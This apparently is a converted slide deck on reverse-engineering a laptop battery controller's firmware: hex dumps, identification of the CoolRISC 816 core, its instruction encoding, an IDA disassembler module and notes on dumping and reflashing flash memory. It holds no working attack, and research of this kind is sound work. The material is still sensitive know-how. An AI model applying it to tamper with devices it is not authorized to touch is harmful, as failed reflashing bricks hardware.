00011F49 E2 7F 39 7F CD 0E CC 5F 0D BB 5F 0D FF FF 23 ..9...._..._...#
00011F58 DF FA 0E FD AF 0C 20 2A 0E DF FA 0E 35 A0 32 .....*.5.2
00011F67 FF A0 0E 7F A1 0E BB 8F 0D 91 AC 18 CB 2B 0C .....+.
00011F76 91 CB 02 DA BA 0C FF FF 23 DF FA 0E FD AF 0C .....#.
00011F85 20 2A 0E DF FA 0E 28 A0 32 FF A0 0E 7F A1 0E *....(.2.....
00011F94 91 AC 18 CB BB 0C 91 CB 02 DA BA 0C FF FF 23 .....#
00011FA3 FF FF 3F FF FF 3F FF FF 3F FF FF 3F FF FF 3F ..?..?..?..?..?
00011FB2 FF FF 3F FF FF 3F FF FF 3F FF FF 3F FF FF 3F ..?..?..?..?..?
00011FC1 FF FF 3F FF FF 3F FF FF 3F FF FF 3F FF FF 3F ..?..?..?..?..?
00011FD0 FF FF 3F FF FF 3F FF FF 3F FF FF 3F FF FF 3F ..?..?..?..?..?
00011FDF FF FF 3F FF FF 3F FF FF 3F FF FF 3F FF FF 3F ..?..?..?..?..?
00011FEE FF FF 3F FF FF 3F FF FF 3F FF FF 3F FF FF 3F ..?..?..?..?..?
00011FFD FF FF 3F
```

# Lots of ends?

- ✦ 410 instances of 23 ff ff
- ✦ Spread throughout file
- ✦ ret instruction?

Hex Workshop - [senc\_data]

File Edit Disk Options Tools Window Help

0 1 2 3 4 5 6 7 8 9 A B C D E 0123456789ABCDE

```
00004029 0B AF 1A FF 7F 03 0A AF 1A FF 7F 03 E1 7F 39 .....9
00004038 08 AF 16 09 AF 1A FF 7F 03 08 AF 1A FF 7F 03 .....
00004047 07 AF 1A FF 7F 03 06 AF 1A FF 7F 03 DD 7F 39 .....9
00004056 04 AF 16 EC AF 0C 05 CC 1A DB AF 0C 04 DB 1A .....
00004065 01 A9 16 01 A8 16 FF FF 23 FF 78 03 FF 79 03 .....#.x.y.
00004074 FE AF 16 EF AF 0E 01 FF 02 D8 AF 0E 00 FF 02 .....
00004083 62 EC 3A 02 AF 16 01 A9 16 01 A8 16 FF FF 23 b.....#
00004092 FF 74 03 FF 75 03 FF 78 03 FF 79 03 FC AF 16 .t.u.x.y...
000040A1 C4 AF 0C B5 AF 0C 02 FD 02 03 FE 02 00 FD 02 .....
000040B0 01 FE 02 9B AE 0E FF AD 0E 14 EC 3A 02 15 1E .....:
000040BF 68 EA 32 03 14 1E 64 EA 35 9B AC 0E FF AB 0E h.2...d.5....
000040CE 49 EA 33 5B AF 0C 4C AF 0C 9B AE 0E FF AD 0E I.3[...L.....
000040DD E2 7F 39 03 B8 1F 02 F9 1F 80 AF 0C 91 AF 0C ..9.....
000040EC FF A8 0E FF A9 0E EE 0C 0C DD D1 0C CC D8 0C .....
000040FB BB D9 0C 03 A0 1E 02 A1 1E FF A8 0E FF A9 0E .....
0000410A FF 70 03 FF 71 03 FF 78 03 FF 79 03 BC A0 39 .p..q..x..y...9
00004119 04 AF 16 DB AF 0C EC AF 0C 04 AF 16 01 A9 16 .....
00004128 01 A8 16 01 A5 16 01 A4 16 FF FF 23 FF 78 03 .....#.x.
00004137 FF 79 03 E2 7F 39 0B CE 0E FE DD 0E CC 5F 0D .y...9....._
00004146 BB 5F 0D 17 AF 0E FF 7F 03 FC AF 0E FF 7F 03 ._.9.....
00004155 FF AF 0E FF 7F 03 FF AF 0E FF 7F 03 DD 7F 39 .....9
00004164 04 AF 16 DB AF 0C EC AF 0C 01 A9 16 01 A8 16 .....
00004173 FF FF 23 CC 4E 0C BB 5D 0C 7F FB 0E 27 EA 36 ..#.N..]....'.6
00004182 FF AC 0E FF AB 0E FF FF 23 C0 AF 0C B1 AF 0C .....#.
00004191 01 AC 18 00 AB 18 00 1B 0E 1E EA 32 00 1C 0E .....2...
000041A0 1A EA 36 CF 1F 0D 01 CF 02 BF 5F 0D 00 CF 02 ..6....._
000041AF FF FF 23 FF A0 0E FF A1 0E 00 0B 1E 14 EA 32 ..#.2.....
000041BE 01 1C 1E 0D EA 30 DF 0B 0C 10 EA 32 EF 1C 0C .....0.....2...
```

senc\_data

offset: 0 [0x00000000]

8-bit Signed Byte	-19
8-bit Unsigned Byte	237
16-bit Signed Short	-19
16-bit Unsigned Short	65517
32-bit Signed Long	-650903571
32-bit Unsigned Long	3644063725
64-bit Signed Quad	-1175663876781113363
64-bit Unsigned Quad	17271080196928438253
32-bit Float	-3.1665884e+015

410 instances of 'ffff23' found in...

Address	Length	Length
00000096	3	03
000000AE	3	03
000001D4	3	03
00000201	3	03
0000027F	3	03
000002CD	3	03
000002F7	3	03

Data Inspector Structure Viewer

Find All Complete. Offset: 00000000 Value: -19 73728 bytes

# Back to google

23ffff 3ffff 22-bit



Search

About 1,570 results (0.27 seconds)

[Advanced search](#)

Did you mean: [23ffffff 3ffff 22-bit](#)

[PDF] [MX29LV128M T/B](#) 🔍

File Format: PDF/Adobe Acrobat

The MX29LV128M T/B is a 128-mega **bit** Flash memory ..... 238000-23FFFF. 19. SA72. 01001000xxx. 64/32. 480000-8FFFFFF. 240000-247FFF ... 01010011xxx. 64/32. 530000-3FFFFFF. 298000-29FFFF. **22**. SA84. 01010100xxx. 64/32. 540000-4FFFFFF ...  
[www.semiconductorstore.com/pdf/Macronix/MX29LV128MT-B-0.05.pdf](http://www.semiconductorstore.com/pdf/Macronix/MX29LV128MT-B-0.05.pdf)

[PDF] [AppNote 60](#) 🔍

File Format: PDF/Adobe Acrobat - [Quick View](#)

Frequently asked software questions for EM 8-bit. Microcontrollers ..... Each instruction word takes four bytes (whereas one instruction is **22-bit** wide). ... code\_2. 1FFC 3FFFFFF nop. 1FFD 3FFFFFF nop. 1FFE 3F3FFF ret. 1FFF 23FFFF ...  
[www.emmicroelectronic.com/webfiles/Product/MCU/an/AN60\\_A.pdf](http://www.emmicroelectronic.com/webfiles/Product/MCU/an/AN60_A.pdf)



# One last google

- The processor in the bq20z80 is a CoolRISC c816 (or is functionally equivalent)

coolrisc  Search

About 16,400 results (0.27 seconds) [Advanced search](#)

► [Raisonance, CoolRISC C816](#) 🔍  
Tools for **CoolRISC** C816 core-based microcontrollers from Semtech and EM Microelectronics...  
[www.raisonance.com/~coolrisc-c816\\_\\_microcontrollers\\_\\_fp-fp\\_\\_T015:4cn8q96iko1w.html](http://www.raisonance.com/~coolrisc-c816__microcontrollers__fp-fp__T015:4cn8q96iko1w.html) - Cached - Similar

[Raisonance, CoolRISC C816](#) 🔍  
Raisonance designs and sells development tools for the microcontroller ...  
[www.raisonance.com/coolfaq.html](http://www.raisonance.com/coolfaq.html) - Cached  
[Show more results from raisonance.com](#)

[Low-Power Design of an Embedded Microprocessor Core](#) 🔍  
File Format: PDF/Adobe Acrobat - Quick View  
by JM Masgonty - Related articles  
**CoolRisc** 88. PIC16C5x [2]. Routine nb instr nb exec nb instr nb exec ... The **CoolRisc** 88 core contains a register bank with 8 registers and the **CoolRisc** 816 ...  
[www.imec.be/esscirc/papers-96/97.pdf](http://www.imec.be/esscirc/papers-96/97.pdf) - Similar

[Low-power Design Of 8-b Embedded CoolRisc Microcontroller Cores...](#) 🔍  
by C Piguet - 1997 - Cited by 56 - Related articles  
versions of the Register-Memory **CoolRisc** [5] microcontroller ... for the three **CoolRisc** versions. The number of Load/Store ...  
[ieeexplore.ieee.org/iel1/4/13087/00597297.pdf](http://ieeexplore.ieee.org/iel1/4/13087/00597297.pdf) - Similar

[CoolRISC datasheet and Application Note, Data Sheet, Circuit, PDF ...](#) 🔍  
**CoolRISC** Datasheet, Circuit, PDF, & Application Note Results ... 8-bit EM68xx Microcontrollers are based on EM **CoolRISC** Environment 2 Integrated Development ...  
[www.datasheetarchive.com/CoolRISC-datasheet.html](http://www.datasheetarchive.com/CoolRISC-datasheet.html) - Cached - Similar


[CoolRISC 816 8-bit Microprocessor Core](#) 🔍  
File Format: PDF/Adobe Acrobat  
**CoolRISC** 816 Reference Manual. © 2001 Xemics, v4.5. Document History. Date. Version. Who. Changes. 4 jul 2000. 4.1. AVx. Completely new version. ...  
[xemics.com/docs/xs8000/coolrisc816\\_databook.pdf](http://xemics.com/docs/xs8000/coolrisc816_databook.pdf)




# CoolRISC 816

- ✦ 8-bit micro controller
- ✦ Harvard RISC-like architecture
- ✦ Flash data max size: 64k, Flash instruction: 64k 22-bit instructions
- ✦ 16 8-bit registers
- ✦ No IDA-Pro support

RISC architecture  
is gonna change  
everything



# More on registers



16C  
16019W control



# Data Memory Addressing Modes

- ✦ `MOVE r0, (i0, 0x7e)`       $r0 = *(i0 + 0x7e)$
- ✦ `MOVE r0, (i3, r3)`       $r0 = *(i3 + r3)$
- ✦ `MOVE r0, (i0, 0x7e)+`       $r0 = *(i0); i0 += 0x7e$
- ✦ `MOVE r0, -(i0, 0x7e)`       $i0 -= 0x7e; r0 = *(i0)$

# Instruction set

Mnemonic	ALU instruction	Description	Page
ADD	yes	Addition without carry.	2-3
ADDC	yes	Addition with carry.	2-4
AND	yes	Logical AND.	2-5
CALL	no	Jump to subroutine.	2-6
CALLS	no	Jump to subroutine, using <b>ip</b> as return address.	2-7
CMP	yes	Unsigned compare.	2-8
CMPA	yes	Signed compare.	2-9
CMVD	yes	Conditional move, if carry clear.	2-10
CMVS	yes	Conditional move, if carry set.	2-11
CPL1	yes	One's complementation.	2-12
CPL2	yes	Two's complementation without carry.	2-13
CPL2C	yes	Two's complementation with carry.	2-14
DEC	yes	Decrementation without carry.	2-15
DECC	yes	Decrementation with carry.	2-16
FREQ	no	Frequency division selection.	2-17
HALT	no	Halt mode selection.	2-18
INC	yes	Increment without carry.	2-19
INCC	yes	Increment with carry.	2-20
Jcc	no	Conditional jump.	2-21
MOVE	yes	Data move.	2-22
MUL	yes	Unsigned multiplication.	2-24
MULA	yes	Signed multiplication.	2-25
NOP	no	No operation.	2-26
OR	yes	Logical OR.	2-27
PMD	no	Program memory dump.	2-28
POP	no	Pop <b>ip</b> index from hardware stack.	2-29
PUSH	no	Push <b>ip</b> index onto hardware stack.	2-30
RET	no	Return from subroutine.	2-31
RETI	no	Return from interrupt.	2-32
SFLAG	yes	Save flags.	2-33
SHL	yes	Logical shift left without carry.	2-34
SHLC	yes	Logical shift left with carry.	2-35
SHR	yes	Logical shift right without carry.	2-36
SHRA	yes	Arithmetic shift right.	2-37
SHRC	yes	Logical shift right with carry.	2-38
SUBD	yes	Subtraction without carry (op1 - op2).	2-39
SUBDC	yes	Subtraction with carry (op1 - op2).	2-40
SUBS	yes	Subtraction without carry (op2 - op1).	2-41
SUBSC	yes	Subtraction with carry (op2 - op1).	2-42
TSTB	yes	Test bit.	2-43
XOR	yes	Logical exclusive OR.	2-44

# IDA processor script

21	20	19	16	15	12	11	8	7	4	3	0	
1	1	1	1	1	1	1	1	1	1	1	1	NOP
1	1	1	1	1	1	0	0	1	1	1	1	RET
1	1	1	1	1	1	0	0	0	1	1	1	RETI
1	1	1	1	1	0	1	0	1	1	1	1	POP
1	1	1	0	1	0							CALLS n_addr:16
1	1	1	0	0	1							CALL n_addr:16
1	1	0										Jcc cc:3 n_addr:16
1	0	1	1	0	1	1	1	1	1	1	1	PUSH
1	0	1	0	1	0	1	1	1	1	1	1	CALLS
1	0	1	0	0	1	1	1	1	1	1	1	CALL
1	0	0										Jcc cc:3
0	1	1										1) alu_op:5 reg:4 offset:8
0	1	0										2) alu_op:5 reg:4 (cpl2_)offset:8
0	0	1	1	1	0							3) alu_op:4 reg:4 n_data:8
0	0	1	1	0								4) alu_op:5 reg_op2:4 reg_op1:4 reg_res:4
0	0	1	0	1	1	1	1	0	1	1	1	PMD s
0	0	1	0	1	1	1	1	0	1	1	1	HALT
0	0	1	0	1	1	1	0	1	1	1	1	FREQ divn:4
0	0	1	0	1	1	0	1	1	1	1	1	SFLAG
0	0	0	1	1								5) alu_op:5 reg:4 1 1 1 1 1 1 ix:2
0	0	0	1	0								6) alu_op:5 reg:4 n_addr:8
0	0	0	0	1	1	1	0					7) ix:2 reg:4 1 1 1 1 1 1 1
0	0	0	0	1	1	0	1					8) ix:2 reg:4 (cpl2_)offset:8
0	0	0	0	1	0	1	1					9) ix:2 reg:4 offset:8
0	0	0	0	0	1	1	0	1	1			10) reg:4 n_addr:8
0	0	0	0	0	0							11) n_data:8 n_addr:8

- 1) Indexed ALU operation with immediate offset.
- 2) Indexed ALU operation with pre- or post-modification of the index.
- 3) ALU operation with immediate data.
- 4) ALU operation between registers.
- 5) ALU operation with offset in register r3.
- 6) ALU operation with 8 bit immediate address.
- 7) MOVE to data memory with offset in register r3.
- 8) MOVE to data memory with pre- or post-modification of the index.
- 9) MOVE to data memory with immediate offset.
- 10) MOVE to data memory with 8 bit immediate address.
- 11) Immediate MOVE to data memory with 8 bit data and 8 bit address.

```

74 bq20z80.py - C:\Program Files\IDA\procs\bq20z80.py
File Edit Format Run Options Windows Help

def handle_move11(self, n_data, n_addr):
    self.cmd.itype = self.get_instruction('move')
    addr = (~n_addr & 0xff)
    data = (~n_data & 0xff)

    self.cmd.Op1.type = o_mem
    self.cmd.Op1.addr = self.data_address(addr)
    self.cmd.Op1.specflag2 = 1

    self.cmd.Op2.type = o_imm
    self.cmd.Op2.value = data

def handle_call(self, n_addr, calltype):
    addr = 3 * (~n_addr & 0xffff)
    self.cmd.itype = self.get_instruction(calltype)
    if n_addr == 0:
        self.cmd.Op1.type = o_reg
        self.cmd.Op1.reg = self.get_register('ip')
    else:
        self.cmd.Op1.type = o_near
        self.cmd.Op1.addr = addr

def handle_pop(self):
    self.cmd.itype = self.get_instruction('pop')
    self.cmd.Op1.type = o_reg
    self.cmd.Op1.reg = self.get_register('ip')

def handle_push(self):
    self.cmd.itype = self.get_instruction('push')
    self.cmd.Op1.type = o_reg
    self.cmd.Op1.reg = self.get_register('ip')

def handle_pmd(self, s):
    self.cmd.itype = self.get_instruction('pmd')
    self.cmd.Op1.type = o_imm
    self.cmd.Op1.value = s



def handle_freq(self, divn4):
    self.cmd.itype = self.get_instruction('freq')

```

Ln: 1 Col: 0


Ln: 1 Col: 0

# IDA!




- Create a few small sections, one for data, one for instructions

# More IDA



- ✦ Initial disassembly doesn't do so good
- ✦ We know instructions are 22-bit, 3 byte aligned
  - ✦ Disassemble at every 3rd byte using Python script



# Some SBS commands

The screenshot displays the IDA Pro interface for a file named 'senc\_data.idb'. The main window shows assembly code for a function named 'switch\_r3\_20\_23'. The code is organized into two basic blocks: 'loc\_DDB7' and 'loc\_DDB8'. Both blocks contain instructions for moving values into registers r3, r2, and r1, followed by a 'jump' instruction to 'loc\_DDB8'.

**loc\_DDB7:**

```
loc_DDB7: ; CODE XREF: switch_r3_20_23+9Tj
FB AB 0E mov     r3, #7 ; case 21
BE AC 0E mov     r2, #0x41 ; DeviceName
0F AD 0E mov     r1, #0xF0
07 B6 33 jmp     loc_DDB8
```

**loc\_DDB8:**

```
loc_DDB8: ; CODE XREF: switch_r3_20_23+15Tj
F4 AB 0E mov     r3, #0xB ; case 20
BE AC 0E mov     r2, #0x41 ; ManufacturerName
1B AD 0E mov     r1, #0xE4
07 B6 33 jmp     loc_DDB8
```

The left pane shows a list of functions, including 'sub\_87', 'sub\_9F', 'sub\_B1', 'sub\_107', 'sub\_204', 'sub\_282', 'sub\_2D0', 'sub\_2FA', 'sub\_324', 'sub\_381', 'sub\_438', 'sub\_458', 'sub\_480', 'sub\_53A', 'do\_interrupt\_stuff', 'sub\_5C7', 'sub\_642', 'sub\_650', 'sub\_702', 'sub\_768', 'do\_stuff\_AEFDData', 'sub\_7E9', 'sub\_828', 'sub\_860', 'sub\_882', 'set\_i2\_base\_i3', 'do\_some\_stuff\_with\_FETs', 'sub\_8FA', 'sub\_951', 'sub\_99C', 'sub\_308', 'sub\_9FF', 'sub\_A3E', 'sub\_AB3', and 'a\_big\_function'.

The right pane shows function call information for 'switch\_r3\_20\_23', listing the address, caller, and instruction.

The bottom pane shows the output window with the following text:

```
242144 32 8192 allocating memory for name pointers...
841776 total memory allocated
Loading processor module C:\Program Files\IDA\procs\bq20z80.py for bq20z80...OK
Loading type libraries...
Autoanalysis subsystem has been initialized.
Database for file 'senc_data' is loaded.
Compiling file 'C:\Program Files\IDA\idc\ida.idc'...
Executing function 'main'...
CollateCollabREate has been loaded
Loaded taint_track plugin (BitBlaze)
No Taint Tracker history in this database file.
Python 2.5.2 final (serial 0) (c) 1990-2010 Python Software Foundation
IDApython v1.4.1 final (serial 0) (c) The IDAPython Team <idapython@googlegroups.com>
```

# Boot ROM Problems

- ✦ Now can dump and disassemble the instruction flash
- ✦ Can dump data flash for examination
- ✦ Have seen how to flash entire device
- ✦ Consecutive dumps of instruction flash are not identical
- ✦ Trying to make changes to firmware sometimes brick the device
- ✦ Trying to flash device bricks it

# Expensive hobby

Apple Store

Live Chat 1-800-MY-APPLE

Shop Mac > Mac Accessories > Portable Gear

Help Account Cart

## Departments

Shop Mac  
Shop iPod  
Shop iPhone  
Shop iPad

